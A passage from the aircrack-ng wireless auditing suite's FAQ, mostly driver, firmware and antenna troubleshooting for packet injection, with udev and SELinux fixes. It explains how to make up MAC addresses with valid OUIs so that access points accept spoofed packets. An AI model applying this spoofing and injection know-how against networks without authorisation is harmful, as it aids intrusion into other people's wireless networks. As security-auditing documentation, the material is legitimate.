- http://centricle.com/tools/ascii-hex/ [http://centricle.com/tools/ascii-hex/]
- http://www.mikezilla.com/exp0012.html [http://www.mikezilla.com/exp0012.html]

LatinSuD has developed a very useful tool - Javascript WEP Conversion Tool [http://www.latinsud.com/wepconv.html]. It can perform a variety of WEP, ASCII and passphrase conversions.

Does the aircrack-ng suite support Airpcap adaptor?

See airpcap.

I have a Prism2 card, but airodump-ng / aireplay-ng doesn't seem to work !

First, make sure you aren't using the orinoco driver. If the interface name is wlan0, then the driver is HostAP or wlan-ng. However if the interface name is eth0 or eth1, then the driver is orinoco and you must disable the driver. The easiest way to do this is to blacklist it in /etc/modprobe.d/blacklist.

Also, it can be a firmware problem. Old firmwares have trouble with test mode 0x0A (used by the HostAP / wlan-ng injection patches), so make sure yours is up to date (see Prism2 flashing for instructions). The recommended station firmware version is 1.7.4. If it doesn't work well (kismet or airodump-ng stalls after capturing a couple of packets), try STA 1.5.6 instead (either s1010506.hex for old Prism2 cards, or sf010506.hex for newer ones).

On a side note, test mode 0x0A is somewhat unstable with wlan-ng. If the card seems stuck, you will have to reset it, or use HostAP instead. Injection is currently broken on Prism2 USB devices with wlan-ng.

I have an Atheros card, and the madwifi patch crashes the kernel / aireplay-ng keeps saying enhanced RTC support isn't available

There are quite a few problems with some versions of the Linux 2.6 branch (especially before 2.6.11 was released) that will cause a kernel panic when injecting with madwifi. Also, on many 2.6 kernels enhanced RTC support is just broken. Thus, is it highly recommended to use either Linux 2.6.11.x or newer.

Why do I have bad speeds when i'm too close to the access point?

Problem: The wireless card behaves badly if the signal is too strong. If you are too close (1-2m) to the access point, you get high quality signal but actual transmission rates drop (down to 5-11Mbps or less). The net result is TCP throughput of about 600KB/s.

This is called antenna and receiver saturation. The signal coming in to the preamplifier is too strong and clips the input of the amplifier, causing signal degradation. This is a normal phenomenon with most 802.11 hardware.

So, is it a driver problem or is it my network hardware?

Neither, really. It's a physics problem. The only solution is to either decrease transmission power, use an antenna with a lower gain factor, or move the access point farther away from the station. You should use wired ethernet when you're close to the access point. If you don't want or you don't have a wire, you can also decrease output power of your Access point or your card.

How do I download and compile aircrack-ng?

See the wiki home page for links to the relevant sub-pages.

The driver won't compile

This usually happens because the linux headers don't match your current running kernel. In this situation, grab the kernel sources or just recompile a fresh kernel, install it and reboot. Then, try again compiling the driver. See this HOWTO [http://www.tldp.org/HOWTO/Encrypted-Root-Filesystem-HOWTO/preparing-system.html] for more details about kernel compilation.

Why can't I compile airodump-ng and aireplay-ng on other OSs ?

Both airodump-ng and aireplay-ng sources are Linux-specific.

Why do I get ioctl(SIOCGIFINDEX) failed: No such device ?

Double check that your device name is correct and that you haven't forgotten a parameter on the command line.

When using linux-wlan-ng driver, be sure to enable the interface first with airmon-ng.

Why do I get 'SIOCSIFFLAGS : No such file or directory' error message

Some drivers require a firmware to be loaded (b43, prism54, zd1211rw, …). The driver typically loads the firmware itself when started.
In this case, the driver didn't find it because the firmware was not in the right place or is missing from the computer. To find the firmware's correct location, read the driver documentation.

Why does my computer lock up when injecting packets ? Is there a solution?

See http://forum.aircrack-ng.org/index.php?topic=901.0 [http://forum.aircrack-ng.org/index.php?topic=901.0]

Is VMware supported?

Yes, aircrack-ng suite successfully been run under VMware. One thing about doing VMware, you can't use PCMCIA or PCI cards. You can **ONLY** use compatible USB wireless cards. Some limited additional information is available here:

- VMWare tips and tricks [http://forum.aircrack-ng.org/index.php?topic=1654.0]

A virtual machine is available, see this page for more information.

What other tips do you have?

Various tips

Windows GUI Error message

Running the Windows GUI gives an error message similar to “the application failed to initialize properly (0xc0000135). Click on OK to terminate the application”. To correct this, ensure you have the Microsoft .NET framework 2.0 installed.

My network card changes it's name from eth0 to eth1

Or even to eth2 or from wlan0 to wlan1 or … You know the symptoms mean if you suffer this problem. This happens when you change your MAC and UDEV thinks it has detected a new network card. UDEV keeps track of this so that your nwc-naming keeps mixed up even after a reboot.

Solution: Disable this function in UDEV

Open /etc/udev/persistent-net-generator.rules in your preferred text editor

Search for

```
KERNEL=="eth*|ath*|wlan*|ra*|sta*", DRIVERS=="?*",\
        IMPORT{program}="write_net_rules $attr{address}"
```

and change it to

```
#KERNEL=="eth*|ath*|wlan*|ra*|sta*", DRIVERS=="?*",\
#       IMPORT{program}="write_net_rules $attr{address}"
```

Save and close.

Open /etc/udev/rules.d/z25_persistent-net.rules in your preferred text editor (“z25_” may be something different on your system).

Search for the lines concerning your nwc and delete or just disable them by inserting a leading ”#”.

Reboot and everything should be back to normal and stay there.

Note: If you update **udev** to a newer revision you may have to do this again.

What is the format of a valid MAC address ?

A normal MAC address looks like this: 00:09:5B:EC:EE:F2. It is composed of six octets. The first half (00:09:5B) of each MAC address is known as the Organizationally Unique Identifier (OUI). Simply put, it is the card manufacturer. The second half (EC:EE:F2) is known as the extension identifier and is unique to each network card within the specific OUI. Many access points will ignore MAC addresses with invalid OUIs. So make sure you use a valid OUI code when you make up MAC addresses. Otherwise, your packets may be ignored by the Access Point. The current list of OUIs may be found here [http://standards.ieee.org/regauth/oui/oui.txt].

Make sure that that the last bit of first octet is 0. This corresponds to unicast addresses. If it is set to 1, this indicates a group address, which is normally exclusively used by multicast traffic. MAC addresses with a source set to multicast are invalid and will be dropped.

- Examples of valid OUIs: 00:1B:23, 08:14:43, AA:00:04 because 0, 8 and A are even
- Examples of invalid OUIs: 01:1B:23, 03:23:32

In particular, it is recommended that the first octet is 00.

What is ARP ?

The address resolution protocol (ARP) is explained in more detail here.

Is Mac OS X supported?

The aircrack-ng suite has limited Mac OS X support. Currently it only supports the following tools: aircrack-ng, packetforge-ng, ivstools and makeivs. Any program which requires opening a wireless interface is not supported.

What is RSSI?

RSSI means Received Signal Strength Indication. RSSI is a measurement of the received radio signal strength. It is the received signal strength in a wireless environment, in arbitrary units.

For more information, see http://en.wikipedia.org/wiki/RSSI [http://en.wikipedia.org/wiki/RSSI]

What is the difference with long and short preamble?

Every packet is sent with a preamble, which is just a known pattern of bits at the beginning of the packet so that the receiver can sync up and be ready for the real data. This preamble must be sent at the basic rate (1 Mbps), according to the official standard. But there are two different kinds of preambles, short and long. The long preamble has a field size of 128 bits, while the short preamble is only 56 bits.

Will I get better range with maximum output power?

No, this is a false assumption in most situations.

In a home environment, the best output power is not always the maximum. In most situations, 30mw is enough. However, if you are a long distance from the AP, then yes, maximum output power is the best.

Do wifi amplifiers have a better range?

No, amplifiers are not a very good idea because:

1. Amplifiers also amplify noise and that's not a good thing for link quality
2. With high amplification, you could get a headache

You are much better off purchasing a good antenna with high gain.

My card says that I have 20dBm (100mW) but i only have 18dBm, why?

Most cards have 100mW when combined with the antenna (2dBi antenna).

In 802.11a and 802.11g, the output power is 30mW due to modulation (it's a bit harder to use OFDM [http://en.wikipedia.org/wiki/OFDM] than CCK [http://en.wikipedia.org/wiki/CCK])

Will I have better reception with stronger transmit power?

No, the transmit power is not linked with receiving at all. For receiving, you should check the receive sensitivity of your card. As well, you are much better off purchasing a good antenna with high gain.

How do I choose an antenna?

You should see Antenna help [http://www.macwireless.com/html/help/antenna.html], Selecting a Wifi Antenna [http://www.radiolabs.com/Articles/wifi-antenna.html] and Netstumbler forum [http://netstumbler.org/showthread.php?t=2751&page=1].

How Do I Put My Card Back Into Managed Mode

See airmon-ng documentation.

How Do I Check What Mode My Card Is In?

Use iwconfig to view the current speed setting of the wireless card. 1, 2, 5.5 and 11Mbit are 802.11b, 6, 9, 12, 18, 24, 36, 48, 54Mbit are 802.11a/g. Anything above 54Mbit is 802.11n.

How Do I Add a New USB Device ID to My Driver?

If you have a very new USB device, sometimes the device ID has not been included in the driver. The following article describes how to do this for a specific driver. The technique can be used for all USB drivers.

Adding new device IDs to zd1211rw [http://www.linuxwireless.org/en/users/Drivers/zd1211rw/AddID]

Why do I get "Error creating tap interface: Permission denied" or a similar message?

You receive one or both of the following errors:

```
error creating tap interface: Permission denied
error opening tap device: Permission denied
```

This is caused by SELinux (Security Enhanced Linux) preventing the interface from starting. To resolve, disable SELinux. See the support forums for your particular linux to determine how to do this.